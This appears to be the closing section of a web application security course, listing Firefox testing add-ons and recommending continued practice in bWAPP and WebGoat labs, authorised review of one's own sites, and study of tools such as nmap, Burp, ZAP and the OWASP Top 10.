- HTTP Header Live - <https://addons.mozilla.org/en-US/firefox/addon/http-header-live/>
- HackBar Quantum - <https://addons.mozilla.org/en-US/firefox/addon/hackbartool/>
- Mitaka Plugin - <https://addons.mozilla.org/en-US/firefox/addon/mitaka/>
- Cookie Editor - <https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/>
- BuildWith Profiler - <https://addons.mozilla.org/en-US/firefox/addon/builtwith/>
- User Agent Switcher - <https://addons.mozilla.org/en-US/firefox/addon/uaswitcher/>
- Sputnik Osint - <https://addons.mozilla.org/en-US/firefox/addon/sputnik-osint/>
- Cookie Quick - <https://addons.mozilla.org/en-US/firefox/addon/cookie-quick-manager/>
- Easy XSS - <https://addons.mozilla.org/en-US/firefox/addon/easy-xss/>
- Tamper ff - <https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/>



Apply What you have learned Today

Next week you should:

- Revisit the bWapp and WebGoat frameworks in your lab VM and review what you learned, continue to apply what you have learned by working the 100 exercises that are part of these two frameworks.
- Review your own internal websites (with permission) for these simple but often overlooked vulnerability and coding mistakes
- Visit with your team and discuss the programming Vulnerability class types that common and make sure the team understands their significance.

In the next three months:

- You should engage and review the additional frameworks we provided for you to study on and “Expand” your Web Application Vulnerability view.
- Install in your lab environment and start using automated tools such as nmap, OpenVAS, BurpSuit and ZAP (OWASP). Visit owasp and the top 10. <https://owasp.org/www-project-top-ten/>
- Continue to Learn the Process, the impact and advancements being made in WebApp Exploitation



Continue Your Learning

1. With Team and leadership approval, work to identify issues in your own environment, especially with home grown applications
2. Remember the Wapp and WebGoat frameworks in your lab VM and review have over 100 exercises that are part of these two frameworks, so continue to work through the labs.
3. Engage and review the additional frameworks we provided for you to study on and in the first couple slides and “Expand” your Web Application Vulnerability view.
4. Install in your lab environment and start using automated tools such as nmap, OpenVAS, BurpSuit and ZAP (OWASP). Visit owasp and the top 10. <https://owasp.org/www-project-top-ten/>
5. Continue to Learn the Process, the impact and advancements being made in WebApp Exploitation
6. Engage with us on Discord, Telegram, Facebook, Linkedin and continue to learn.



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